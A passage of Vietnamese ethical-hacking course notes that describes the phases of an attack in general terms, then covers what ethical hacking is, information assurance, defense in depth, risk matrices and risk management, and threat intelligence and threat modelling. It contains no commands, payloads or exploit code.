Dò quét là giai đoạn ngay trước khi tấn công. Tại đây, attacker sử dụng các chi tiết thu thập được trong quá trình trinh sát. Dò quét và trinh sát chủ động khác biệt ở chỗ, việc dò quét bao gồm việc thăm dò chuyên sâu hơn. Attacker có thể thu thập thông tin quan trọng về hệ thống, router và firewall bằng cách sử dụng các công cụ đơn giản như Windows Traceroute. Ngoài ra, còn có các công cụ như Cheops để thêm thông tin bổ sung vào kết quả của Traceroute.

Attacker trích xuất thông tin như các máy tính đang hoạt động, port, trạng thái port, chi tiết về hệ điều hành, loại thiết bị và thời gian hoạt động của hệ thống. Công cụ quét port có nhiệm vụ phát hiện các port đang chạy từ đó đoán được máy đó đang chạy dịch vụ nào.

Để tránh dò quét port, cần tắt các dịch vụ không cần thiết và thực hiện lọc port thích hợp bằng firewall. Tuy nhiên, attacker vẫn có thể sử dụng các công cụ để dò quét, có thể tìm kiếm hàng nghìn lỗ hổng trên hệ thống của mục tiêu. Các tổ chức sử dụng hệ thống phát hiện xâm nhập vẫn phải cảnh giác vì những kẻ tấn công có thể và sẽ sử dụng các kỹ thuật trốn tránh bất cứ lúc nào.

Gaining access

Đây là giai đoạn thực sự của việc hacking, đó là **chiếm quyền truy cập**. Attacker sử dụng các lỗ hổng được xác định trong giai đoạn reconnaissance và scanning để truy cập vào hệ thống mục tiêu. Attacker có thể giành quyền truy cập vào hệ điều hành, ứng dụng hoặc ở mức

đô network. Mặc dù attacker có thể không chiếm được bất kỳ quyền truy cập nào vào hệ thống nhưng tác động của việc truy cập trái phép là rất nghiêm trọng.

Ví dụ, các cuộc tấn công DoS từ bên ngoài có thể làm cạn kiệt tài nguyên dẫn tới sập các dịch vụ. Attacker thậm chí cấu hình lại và làm hỏng hệ thống. Hơn nữa, attacker có quyền truy cập vào hệ thống mục tiêu cục bộ (ngoại tuyến), qua mạng LAN hoặc Internet. Ví dụ bao gồm bẻ khóa mật khẩu, khai thác lỗ tràn bộ đệm dựa trên stack, DoS và cướp phiên truy cập.

Hacker còn sử dụng một kỹ thuật được gọi là giả mạo để khai thác hệ thống bằng cách giả vờ là một người dùng hợp pháp, gửi một gói dữ liệu có chứa lỗi đến hệ thống mục tiêu để khai thác lỗ hỏng. Điều này khiến người dùng trên mạng tràn ngập dữ liệu của nhau, như thế tất cả mọi người đang tấn công lẫn nhau và khiến hacker ẩn danh.

Cơ hội tiếp cận hệ thống mục tiêu của hacker phụ thuộc vào một số yếu tố như kiến trúc, cấu hình của hệ thống, trình độ kỹ năng và mức độ truy cập ban đầu có được. Sau khi attacker giành được quyền truy cập vào hệ thống mục tiêu, chúng sẽ có gắng nâng cao đặc quyền để có thể kiểm soát hoàn toàn. Trong quá trình này, chúng cũng làm tổn hại đến các hệ thống trung gian được kết nối với nó.

Maintaining Access

Duy trì quyền truy cập để cập đến giai đoạn khi attacker có gắng duy trì quyền thao tác của mình đối với hệ thống. Một khi chúng giành được quyền truy cập vào hệ thống mục tiêu với các đặc quyền cấp quản trị hoặc root, chúng có thể sử dụng cả hệ thống và tài nguyên theo ý muốn.

Attacker có thể sử dụng hệ thống như một bệ phóng để dò quét và khai thác các hệ thống khác hoặc giữ một cấu hình thấp và tiếp tục khai thác chúng. Cả hai hành động này đều có thể gây ra lượng thiệt hại lớn. Ví dụ: hacker có thể triển khai một công cụ nghe lén để nắm bắt cả lưu lượng mạng, bao gồm cả Telnet và FTP.

Những attacker sẽ xóa bằng chứng về việc xâm nhập của chúng và cài đặt một backdoor hoặc một trojan để có được quyền truy cập lặp lại. Attacker cũng có thể cài đặt rootkit ở cấp kernel để có quyền truy cập quản trị đầy đủ vào máy tính đó. Rootkit có quyền truy cập ở cấp hệ điều hành, trong khi trojan có quyền truy cập ở cấp ứng dụng

Trong hệ thống Windows, hầu hết trojan tự cài đặt như một dịch vụ và chạy với quyền truy cập quản trị. Attacker có thể tải lên, tải xuống hoặc thao tác dữ liệu, ứng dụng, cấu hình, chuyển tên người dùng, mật khẩu và bất kỳ thông tin nào khác được lưu trữ trên hệ thống. Họ có thể duy trì quyền kiểm soát hệ thống trong một thời gian dài bằng cách đóng các lỗ hỏng để ngăn các tin tặc khác chiếm quyền kiểm soát và bảo vệ hệ thống khỏi các cuộc tấn công khác.

Clearing tracks

Để tránh rắc rối pháp lý, attacker thường sẽ xóa tất cả bằng chứng về hành động của chúng. **Xóa dấu vết** để cập đến các hoạt động để che giấu các hành vi độc hại.

Chúng sử dụng các tiện ích như **PsTools**, **Netcat** hoặc trojan để xóa dấu chân của chúng khỏi các file log của hệ thống. Khi trojan đã có, attacker rất có thể đã giành được toàn quyền kiểm soát hệ thống và có thể thực thi các tập lệnh trong trojan hoặc rootkit để che giấu sự hiện diện của chúng.

Các kỹ thuật khác bao gồm **steganography** và **tunneling**. **Steganography** là quá trình ẩn dữ liệu trong dữ liệu khác như file ảnh hoặc âm thanh. Còn tunneling tận dụng lợi thế của giao thức truyền bằng cách nhúng giao thức này trong một giao thức khác. Attacker có thể sử dụng ngay cả header gói tin TCP và IP để che giấu thông tin.

Attacker có thể sử dụng hệ thống bị xâm nhập để tấn công hệ thống khác mà không bị phát hiện. Như vậy, giai đoạn tấn công này có thể chuyển thành giai đoạn trinh sát của một cuộc tấn công khác. Quản trị viên hệ thống có thể triển khai **IDS (hệ thống phát hiện xâm nhập)** và phần mềm chống virus để phát hiện trojan và các file bị xâm phạm.

Một hacker đạo đức phải nhận thức được các công cụ và kỹ thuật mà kẻ tấn công triển khai để họ có thể vận hành và thực hiện các biện pháp đối phó.

Vậy là bài viết này mình đã giới thiệu cho các bạn về khái niệm hacking, định nghĩa hacker, phân loại hacker và động lực của chúng cũng như quy trình trong hacking để có thể hiểu và đưa ra những giải pháp phòng chống.

Mô-đun 1. Phần 4. Ethical Hacking là gì?

Vậy Ethical hacking là gì? Ethical Hacking (hay còn gọi là “hacker có đạo đức”) là hoạt động sử dụng các kỹ năng máy tính và mạng máy tính để hỗ trợ các tổ chức kiểm tra an ninh mạng nhằm tìm các sơ hở và lỗ hổng có thể xảy ra. White Hats (còn được gọi là nhà phân tích bảo mật hoặc tin tặc đạo đức) là những cá nhân hoặc chuyên gia thực hiện hack “có đạo đức”.

Ngày nay, hầu hết các công ty tư nhân, các trường đại học, các tổ chức chính phủ đều thuê hacker mũ trắng để hỗ trợ trong việc tăng cường an ninh mạng. Họ thực hiện hack theo những cách “có đạo đức”, với sự cho phép của chủ sở hữu và không có ý gây hại cho hệ thống. Các hacker có đạo đức báo cáo tất cả các lỗ hổng cho chủ sở để có biện pháp khắc phục, do đó tăng cường bảo mật cho hệ thống thông tin của tổ chức. Hack có đạo đức sử dụng các công cụ, thủ thuật và kỹ thuật hack thường được attacker sử dụng.

Ngày nay, thuật ngữ hacking được kết hợp chặt chẽ với các hoạt động bất hợp pháp và phi đạo đức. Người ta vẫn tranh luận về việc liệu hack có thể phù hợp với đạo đức hay không, với thực tế là **truy cập trái phép vào bất kỳ hệ thống nào đều là tội phạm**.



Ethical Hacking là gì?

Những attacker thường quan tâm các lỗ hổng mới, ít được biết đến. Do đó công ty, tổ chức cần nhận thức các lỗ hổng và cách khai thác mới nhất, đồng thời và các lỗ hổng tiềm ẩn đó. Đây là vai trò của các “hacker có đạo đức”. **Hacker đạo đức luôn luôn hợp pháp.**

Tại sao Ethical Hacking lại cần thiết?

Khi công nghệ đang phát triển với tốc độ nhanh hơn, thì rủi ro đi kèm với nó cũng tăng theo. Để chống lại một hacker, hack có đạo đức rất cần thiết vì họ đoán trước các phương pháp mà chúng sử dụng để đột nhập vào hệ thống. Hack theo đạo đức giúp dự đoán trước rất nhiều lỗ hổng có thể xảy ra và khắc phục chúng.

Để đạt được tính bảo mật, các tổ chức phải thực hiện chiến lược “**phòng thủ theo chiêu sâu**” bằng cách thâm nhập vào mạng của họ để ước tính và khám phá các lỗ hổng.

Lý do các tổ chức thuê các hacker mũ trắng:

- Để ngăn chặn hacker truy cập vào hệ thống thông tin của tổ chức.
- Phát hiện các lỗ hổng trong hệ thống và phân tích khả năng rủi ro của chúng.
- Phân tích và cung cấp cho các chính sách, cơ sở hạ tầng bảo vệ mạng.
- Cung cấp các biện pháp phòng ngừa đầy đủ để tránh vi phạm an ninh.
- Để giúp bảo vệ dữ liệu khách hàng.
- Để nâng cao nhận thức về bảo mật ở tất cả các cấp trong doanh nghiệp.

Và các hacker mũ trắng này phải trả lời được các câu hỏi:

1. **Hacker có thể thấy gì trong hệ thống?** Kiểm tra bảo mật thông thường của quản trị viên thường sẽ bỏ qua các lỗ hổng. Các hacker có đạo đức phải nghiên cứu những gì attacker có thể nhìn thấy trong các giai đoạn do thám và dò quét.

2. **Hacker có thể làm gì với những thông tin đó?** Hacker có đạo đức phải phân biệt ý định và mục đích đằng sau các cuộc tấn công để xác định các biện pháp đối phó thích hợp. Trong các giai đoạn giành quyền truy cập và duy trì quyền truy cập, hacker mũ trắng cần phải đi trước hacker một bước để được bảo vệ đầy đủ.
3. **Hoạt động của hacker có được giám sát trên hệ thống hay không?** Đôi khi attacker sẽ cố gắng xâm nhập hệ thống trong nhiều ngày, vài tuần hoặc thậm chí vài tháng, họ sẽ dành thời gian để đánh giá khả năng sử dụng thông tin có được. Trong các giai đoạn do thám và theo dõi, hacker có đạo đức cần phát hiện và ngăn chặn.

Sau khi thực hiện tấn công, hacker có thể xóa dấu vết bằng cách sửa đổi các file log và tạo các backdoor hoặc bằng cách cài trojan. Các hacker có đạo đức phải điều tra xem các hoạt động đó đã được ghi lại chưa và triển khai các biện pháp ngăn chặn đã được thực hiện. Điều này không chỉ cung cấp cho họ đánh giá về trình độ của kẻ tấn công mà còn cung cấp cho họ cái nhìn sâu sắc về các biện pháp bảo mật hiện có của hệ thống. Hacker mũ trắng cần xác định được:

- Tổ chức đang cố gắng bảo vệ cái gì?
- Chóng lại ai hoặc họ đang cố gắng chiếm lấy điều gì?
- Tất cả các thành phần của hệ thống thông tin có được bảo vệ, cập nhật và vá lỗi đầy đủ không?
- Khách hàng sẵn sàng đầu tư bao nhiêu thời gian, công sức và tiền bạc để được bảo vệ đầy đủ?
- Các biện pháp bảo mật thông tin có tuân thủ các tiêu chuẩn của ngành và luật pháp không?

Hacker có đạo đức và khách hàng phải xây dựng một khuôn khổ phù hợp để điều tra. Khách hàng phải được giải thích tầm quan trọng của các kiểm tra bảo mật. Các hacker có đạo đức cũng phải truyền đạt cho khách hàng rằng **không bao giờ có thể bảo vệ hoàn toàn các hệ thống**, nhưng có thể cải thiện chúng.

Các kỹ năng của một Ethical Hacker

Điều cần thiết đối với một hacker có đạo đức là phải có kiến thức và kỹ năng để trở thành một hacker chuyên nghiệp và sử dụng kiến thức này một cách hợp pháp.

Kỹ năng kỹ thuật

- Kiến thức chuyên sâu về các hệ điều hành Windows, Unix, Linux, Macintosh.
- Hiểu về các khái niệm, công nghệ mạng cũng như phần cứng và phần mềm liên quan.
- Kiến thức về các lĩnh vực an ninh và các vấn đề liên quan.
- Kiến thức về cách khởi động các cuộc tấn công tinh vi.

Kỹ năng mềm

- Khả năng nhanh chóng học hỏi và thích ứng với công nghệ mới.
- Tinh thần làm việc vững vàng, kỹ năng giao tiếp và giải quyết vấn đề tốt.
- Cam kết với các chính sách bảo mật của tổ chức.
- Nhận thức về các tiêu chuẩn và luật pháp.

Mô-đun 1. Phần 5. Đảm bảo an ninh thông tin, quản lý rủi ro

Thông tin là tài sản lớn nhất của một tổ chức. Thông tin phải được bảo mật bằng cách sử dụng các chính sách, các cơ chế bảo mật hoặc bằng những phương tiện khác.

Phần này đề cập đến **Information Assurance (IA)** – bảo đảm an ninh thông tin, phòng thủ theo chiều sâu, khái niệm rủi ro và quản lý rủi ro, tình báo về mối đe dọa mạng, mô hình mối đe dọa, quản lý sự cố và các khái niệm AI và ML.

Information Assurance (IA)


IA là đảm bảo tính toàn vẹn, tính sẵn có, tính bí mật và tính xác thực (xem thêm ở **Phần 1**) của thông tin và hệ thống thông tin trong quá trình sử dụng, xử lý, lưu trữ và truyền thông. **Đảm bảo thông tin và quản lý rủi ro thông tin** (Information Assurance and Information Risk Management – IRM) đảm bảo rằng chỉ những cá nhân được ủy quyền mới có thể truy cập và sử dụng thông tin. Điều này giúp đạt được sự bảo mật và tính liên tục trong kinh doanh.

Một số quy trình giúp đạt được sự đảm bảo thông tin bao gồm:

- Xây dựng chính sách, quy trình và hướng dẫn để duy trì hệ thống thông tin ở mức bảo mật tối ưu;
- Thiết kế một hệ thống mạng an toàn đảm bảo tính riêng tư của người dùng và các thông tin khác trên mạng. Mô hình xác thực người dùng hiệu quả sẽ bảo mật dữ liệu của hệ thống thông tin;
- Xác định các lỗ hổng và mối đe dọa mạng – Đánh giá lỗ hổng bảo mật phác thảo tình hình bảo mật của mạng. Thực hiện đánh giá lỗ hổng để tìm kiếm các lỗ hổng và mối đe dọa mạng giúp đưa ra các biện pháp thích hợp để khắc phục chúng;
- Xác định các vấn đề và các yêu cầu về nguồn lực;
- Lập kế hoạch cho các yêu cầu tài nguyên;
- Áp dụng các biện pháp kiểm soát đảm bảo thông tin thích hợp;

- Thực hiện quy trình **Chứng nhận và Công nhận** (Certification and Accreditation – C&A) của hệ thống thông tin giúp theo dõi các lỗ hổng và thực hiện các biện pháp an toàn để vô hiệu hóa chúng;

Mô hình phòng thủ theo chiều sâu (Defense-in-Depth)



Mô hình phòng thủ theo chiều sâu

Phòng thủ chuyên sâu là một chiến lược bảo mật, sử dụng nhiều lớp bảo vệ trong toàn bộ hệ thống. Phòng thủ chuyên sâu giúp ngăn chặn các cuộc tấn công trực tiếp vào hệ thống thông tin và dữ liệu của nó bởi vì sự cố ở một lớp chỉ dẫn kẻ tấn công đến lớp tiếp theo. Nếu attacker có quyền truy cập vào hệ thống, khả năng phòng thủ chuyên sâu sẽ giảm thiểu mọi tác động bất lợi và cho quản trị viên và giúp có thêm thời gian để triển khai các biện pháp đối phó mới hoặc cập nhật nhằm ngăn chặn sự xâm nhập tái diễn.

Rủi ro là gì? What is Risk?


Rủi ro là gì? What is Risk?

Rủi ro đề cập đến mức độ không chắc chắn hoặc dự kiến về thiệt hại tiềm ẩn mà một sự kiện bất lợi có thể gây ra cho hệ thống hoặc các tài nguyên của hệ thống, trong các điều kiện cụ thể.

Ngoài ra, rủi ro cũng có thể là:

- Xác suất xảy ra một mối đe dọa hoặc một sự kiện sẽ gây thiệt hại, gây tổn thất hoặc có các tác động tiêu cực khác đối với tổ chức.
- Khả năng xảy ra một mối đe dọa tác động lên một lỗ hổng bên trong hoặc bên ngoài và gây tổn hại đến tài nguyên.

Mối quan hệ giữa rủi ro, mối đe dọa, lỗ hổng và tác động của nó:



The relation between Risk, Threats, Vulnerabilities, and Impact

Trên thực tế, rủi ro là **sự kết hợp** của hai yếu tố sau:

- Xác suất xảy ra sự kiện bất lợi
- Hậu quả của sự kiện bất lợi

Risk Level

Có nhiều phương pháp khác nhau để phân biệt các **risk level** tùy thuộc vào tần suất và mức độ rủi ro. Một trong những phương pháp phổ biến được sử dụng để phân loại rủi ro là phát triển ma trận hai chiều.



Minh họa về Risk Level

Việc tính toán tần suất hoặc xác suất xảy ra sự cố (khả năng xảy ra) và các hậu quả có thể xảy ra là rất cần thiết để phân tích rủi ro. Đây được coi là mức độ rủi ro. Rủi ro có thể được biểu thị và tính toán theo công thức sau:

$$\text{Level of Risk} = \text{Consequence} \times \text{Likelihood}$$

Rủi ro được phân loại thành các mức độ khác nhau tùy theo tác động ước tính của chúng đối với hệ thống. Về cơ bản, có bốn mức độ rủi ro, bao gồm mức cực đoan, cao, trung bình và thấp.

Các biện pháp kiểm soát có thể làm giảm mức độ rủi ro, nhưng không phải lúc nào cũng loại bỏ hoàn toàn rủi ro.

Risk Matrix

Hình bên dưới biểu diễn **ma trận rủi ro**, được sử dụng để hình dung và so sánh các rủi ro. Nó phân biệt hai mức độ rủi ro và là một cách đơn giản để phân tích chúng.

- **Khả năng xảy ra (Likelihood):** Khả năng xảy ra rủi ro
- **Hậu quả (Impact):** Mức độ nghiêm trọng của sự kiện rủi ro xảy ra

		Impact				
		Negligible	Minor	Moderate	Significant	Severe
Likelihood	Very Likely	Low Med	Medium	Med Hi	High	High
	Likely	Low	Low Med	Medium	Med Hi	High
	Possible	Low	Low Med	Medium	Med Hi	Med Hi
	Unlikely	Low	Low Med	Low Med	Medium	Med Hi
	Very Unlikely	Low	Low	Low Med	Medium	Medium

Ma trận rủi ro

Đây chỉ là một ví dụ về ma trận rủi ro. Các tổ chức kinh doanh phải tạo ra các ma trận rủi ro riêng dựa vào tình hình thực tế.

Risk Management – Quản lý rủi ro

Quản lý rủi ro là quá trình xác định, đánh giá, ứng phó và thực hiện các hoạt động kiểm soát các tác động tiềm ẩn của rủi ro. Nó là một quá trình phức tạp liên tục và ngày càng gia tăng.

Mục tiêu quản lý rủi ro

- Xác định các rủi ro tiềm ẩn – mục tiêu chính;
- Xác định tác động của rủi ro và giúp tổ chức phát triển các chiến lược và kế hoạch quản lý rủi ro tốt hơn;

- Hiểu và phân tích các rủi ro và báo cáo các rủi ro đã xác định;
- Kiểm soát rủi ro và giảm thiểu ảnh hưởng của nó;
- Nâng cao nhận thức cho các nhân viên và phát triển các chiến lược và kế hoạch cho các chiến lược quản lý rủi ro lâu dài.

Quản lý rủi ro giúp giảm thiểu và duy trì rủi ro ở mức có thể chấp nhận được.

Các bước quản lý rủi ro

Bốn bước chính thường được gọi là giai đoạn quản lý rủi ro là:

- Risk Identification (nhận dạng rủi ro)
- Risk Assessment (đánh giá rủi ro)
- Risk Treatment (xử lý rủi ro)
- Risk Tracking and Review (theo dõi và xem xét rủi ro)

Mọi tổ chức cần tuân theo các bước trên trong khi thực hiện quá trình quản lý rủi ro.

Nhận dạng rủi ro

Mục đích chính của nó là xác định các rủi ro – bao gồm nguồn gốc, nguyên nhân và hậu quả của các rủi ro bên trong và bên ngoài ảnh hưởng đến an ninh của tổ chức.

Đánh giá rủi ro

Giai đoạn này đánh giá rủi ro của tổ chức và ước tính khả năng xảy ra cũng như tác động của những rủi ro đó. Các tổ chức nên áp dụng quy trình đánh giá rủi ro để phát hiện, sắp xếp thứ tự ưu tiên và loại bỏ rủi ro.

Đánh giá rủi ro xác định loại rủi ro hiện tại, khả năng xảy ra và mức độ nghiêm trọng của chúng, các ưu tiên và kế hoạch kiểm soát rủi ro. Các tổ chức thực hiện đánh giá rủi ro khi họ xác định được mối nguy nhưng không có khả năng kiểm soát nó ngay lập tức.

Xử lý rủi ro

Xử lý rủi ro là quá trình lựa chọn và thực hiện các biện pháp kiểm soát thích hợp đối với các rủi ro đã xác định. Phương pháp xử lý rủi ro giải quyết và xử lý các rủi ro tùy theo mức độ nghiêm trọng của chúng.

- Phương pháp xử lý thích hợp;
- Những người chịu trách nhiệm xử lý;
- Các chi phí liên quan;
- Giá trị tích cực sau khi xử lý;

- Khả năng thành công;
- Các cách đo lường và đánh giá việc xử lý;

Theo dõi và xem xét rủi ro

Một kế hoạch quản lý rủi ro hiệu quả đòi hỏi phải theo dõi và xem xét để đảm bảo xác định và đánh giá hiệu quả các rủi ro cũng như việc sử dụng các biện pháp kiểm soát và phản ứng thích hợp. Quá trình theo dõi và xem xét cần xác định các biện pháp được thông qua và đảm bảo rằng thông tin thu thập được để thực hiện đánh giá là phù hợp.

Giai đoạn xem xét giúp đánh giá hiệu suất của các chiến lược quản lý rủi ro đã thực hiện. Hơn nữa, quá trình giám sát đảm bảo rằng có các biện pháp kiểm soát thích hợp dành cho các hoạt động của tổ chức và tất cả các thủ tục được hiểu và tuân thủ.

Mô-đun 1. Phần 6. Thông tin tình báo về mối đe dọa, mô hình hóa mối đe dọa

Theo từ điển Oxford, **một mối đe dọa** được định nghĩa là “khả năng xảy ra một nỗ lực xấu nhằm làm hỏng hoặc phá vỡ hệ thống hoặc mạng máy tính.” Mối đe dọa là khả năng xảy ra một sự kiện không mong muốn mà cuối cùng có thể gây thiệt hại và làm gián đoạn các hoạt động vận hành và chức năng của một tổ chức.

Một mối đe dọa có thể ảnh hưởng đến tính toàn vẹn (integrity) và tính sẵn có (availability) của hệ thống. Tác động của các mối đe dọa là **rất lớn**. Sự tồn tại của các mối đe dọa có thể là tình cờ, cố ý hoặc do tác động của một số hành động.

Khái niệm thông tin tình báo về mối đe dọa

Hệ thống thông tin tình báo về mối đe dọa (Cyber Threat Intelligence), thường được gọi là **CTI**, là việc thu thập và phân tích thông tin về các mối đe dọa và kẻ thù, đồng thời tạo ra các mô hình cung cấp khả năng đưa ra các quyết định để chuẩn bị, phòng ngừa và thực hiện các hành động ứng phó chống lại các cuộc tấn công mạng khác nhau. Đó là quá trình nhận biết hoặc phát hiện ra bất kỳ “mối đe dọa chưa biết” nào mà một tổ chức có thể phải đối mặt.



CTI là gì?

Mục tiêu chính của CTI là làm cho tổ chức nhận thức được các mối đe dọa hiện có hoặc đang nổi lên và chuẩn bị một thế trận an ninh mạng chủ động trước khi khai thác. Quá trình này, trong đó các mối đe dọa chưa biết được chuyển thành những mối đe dọa có thể đã biết, giúp dự đoán cuộc tấn công trước khi nó có thể xảy ra, và cuối cùng dẫn đến một hệ thống tốt hơn và an toàn hơn. Do đó, CTI rất hữu ích trong việc chia sẻ dữ liệu an toàn và giao dịch toàn cầu giữa các tổ chức.

Các quy trình tình báo về mối đe dọa có thể được sử dụng để xác định các yếu tố nguy cơ gây ra các cuộc tấn công như SQL injection, rò rỉ dữ liệu, lừa đảo, tấn công từ chối dịch vụ và các cuộc tấn công khác. Những rủi ro như vậy, sau khi được lọc ra, có thể được đưa vào danh sách kiểm tra và xử lý thích hợp.

Phân loại

Thông tin tình báo về mối đe dọa được chia thành bốn loại khác nhau.

Strategic Threat Intelligence

Thông tin tình báo về mối đe dọa chiến lược cung cấp thông tin về thế trận an ninh mạng, các mối đe dọa, chi tiết về tác động tài chính của các hoạt động mạng khác nhau, xu hướng tấn công và tác động của các quyết định kinh doanh. Thông tin này được sử dụng bởi các nhà điều hành cấp cao và quản lý của tổ chức, chẳng hạn như quản lý CNTT và CISO.

- Tác động tài chính của hoạt động không gian mạng;
- Ghi nhận hành vi xâm nhập và vi phạm dữ liệu;
- Các tác nhân đe dọa và xu hướng tấn công;
- Mối đe dọa đối với các lĩnh vực công nghiệp khác nhau;

- Thông tin thống kê về vi phạm dữ liệu, đánh cắp dữ liệu và phần mềm độc hại;
- Xung đột địa chính trị liên quan đến các cuộc tấn công mạng;
- Thông tin về cách TTP của đối thủ thay đổi theo thời gian;
- Các ngành có thể bị ảnh hưởng do các quyết định kinh doanh;

Tactical Threat Intelligence

Thông tin tình báo mối đe dọa chiến thuật tình báo đóng một vai trò quan trọng trong việc bảo vệ các nguồn lực của tổ chức. Nó cung cấp thông tin liên quan đến các TTP được sử dụng bởi các nhân đe dọa (kẻ tấn công) để thực hiện các cuộc tấn công.

Thông tin tình báo về mối đe dọa chiến thuật được sử dụng bởi các chuyên gia an ninh mạng như người quản lý dịch vụ CNTT, người quản lý hoạt động bảo mật, nhân viên trung tâm điều hành mạng (NOC). Nó giúp các chuyên gia an ninh mạng hiểu được cách thức kẻ thù dự kiến sẽ thực hiện cuộc tấn công của họ vào tổ chức, xác định sự rò rỉ thông tin từ tổ chức và đánh giá khả năng kỹ thuật và mục tiêu của kẻ tấn công cùng với các vector tấn công.

Các nguồn thu thập thông tin tình báo về mối đe dọa chiến thuật bao gồm báo cáo chiến dịch, phần mềm độc hại, báo cáo sự cố, báo cáo nhóm tấn công và trí thông minh của con người, cùng các thông tin khác.

Operational Threat Intelligence

Thông tin tình báo về mối đe dọa hoạt động cung cấp thông tin về các mối đe dọa cụ thể chống lại tổ chức. OTI cung cấp thông tin theo ngữ cảnh về các sự kiện và sự cố bảo mật giúp biết được các rủi ro tiềm ẩn, cung cấp cái nhìn sâu sắc hơn về phương pháp của kẻ tấn công, thực hiện điều tra về hoạt động độc hại theo cách hiệu quả hơn.

Trong nhiều trường hợp, chỉ có các tổ chức chính phủ mới có thể thu thập loại thông tin tình báo này.

Thông tin tình báo về mối đe dọa hoạt động thường được thu thập từ các nguồn như con người, phương tiện truyền thông xã hội hoặc từ các hoạt động và sự kiện trong thế giới thực dẫn đến các cuộc tấn công mạng. Thông tin tình báo về mối đe dọa hoạt động thu được bằng cách phân tích hành vi của con người và thường xuất hiện dưới dạng một báo cáo chứa các hoạt động độc hại đã được xác định, các hành động được khuyến nghị và cảnh báo về các cuộc tấn công đang nổi lên.

Technical Threat Intelligence

Tình báo về mối đe dọa kỹ thuật cung cấp thông tin về các nguồn lực mà kẻ tấn công sử dụng để thực hiện một cuộc tấn công; điều này bao gồm các công cụ và các mục khác. Nó có tuổi thọ ngắn hơn so với tình báo về mối đe dọa chiến thuật và chủ yếu **tập trung vào một IoC cụ thể** (xem thêm khái niệm IoC tại **Phần 2**). Nó cung cấp khả năng phân phối và phản ứng nhanh chóng với các mối đe dọa.

Các chỉ số được thu thập từ các chiến dịch đang hoạt động hoặc nguồn cấp dữ liệu do các bên thứ ba bên ngoài cung cấp. Thông tin tình báo này được đưa trực tiếp vào các thiết bị bảo mật ở định dạng kỹ thuật số để chặn và xác định lưu lượng độc hại đến và đi xâm nhập vào mạng.

Mô hình hóa mối đe dọa

Khái niệm mô hình hóa mối đe dọa

Mô hình hóa mối đe dọa là một phương pháp đánh giá rủi ro để phân tích tính bảo mật của một ứng dụng bằng cách nắm bắt, tổ chức và phân tích tất cả thông tin ảnh hưởng đến nó. Mô hình hóa mối đe dọa bao gồm ba yếu tố:

1. Hiểu quan điểm của đối thủ.
2. Mô tả đặc điểm bảo mật của hệ thống.
3. Xác định các mối đe dọa.

Mỗi ứng dụng phải có một mô hình mối đe dọa được phát triển và được lập thành tài liệu, mô hình này cần được xem xét lại khi ứng dụng phát triển và phát triển.


Mô hình hóa mối đe dọa giúp:

- Xác định các mối đe dọa liên quan đến một tình huống ứng dụng cụ thể;
- Xác định các lỗ hổng chính trong thiết kế của ứng dụng;
- Cải thiện thiết kế bảo mật;

Khi sử dụng phương pháp này, quản trị viên nên:

- Có gắng không cứng nhắc về các bước hoặc cách triển khai cụ thể mà cần tập trung vào cách tiếp cận. Nếu bất kỳ bước nào không thể vượt qua, hãy chuyển sang ngay bước 4 của quy trình lập mô hình mối đe dọa và xác định vấn đề.
- Sử dụng các tình huống để xác định phạm vi hoạt động mô hình hóa.
- Sử dụng các tài liệu thiết kế hiện có.
- Sử dụng phương pháp lặp lại. Bổ sung thêm chi tiết và cải thiện mô hình mối đe dọa khi thiết kế và phát triển tiếp tục. Điều này sẽ giúp làm quen với quá trình lập mô hình và phát triển mô hình mối đe dọa để kiểm tra tốt hơn các tình huống có thể xảy ra.

Các bước mô hình hoá mối đe doạ



Các bước mô hình hoá mối đe doạ

Xác định các mục tiêu bảo mật (Identify Security Objectives)

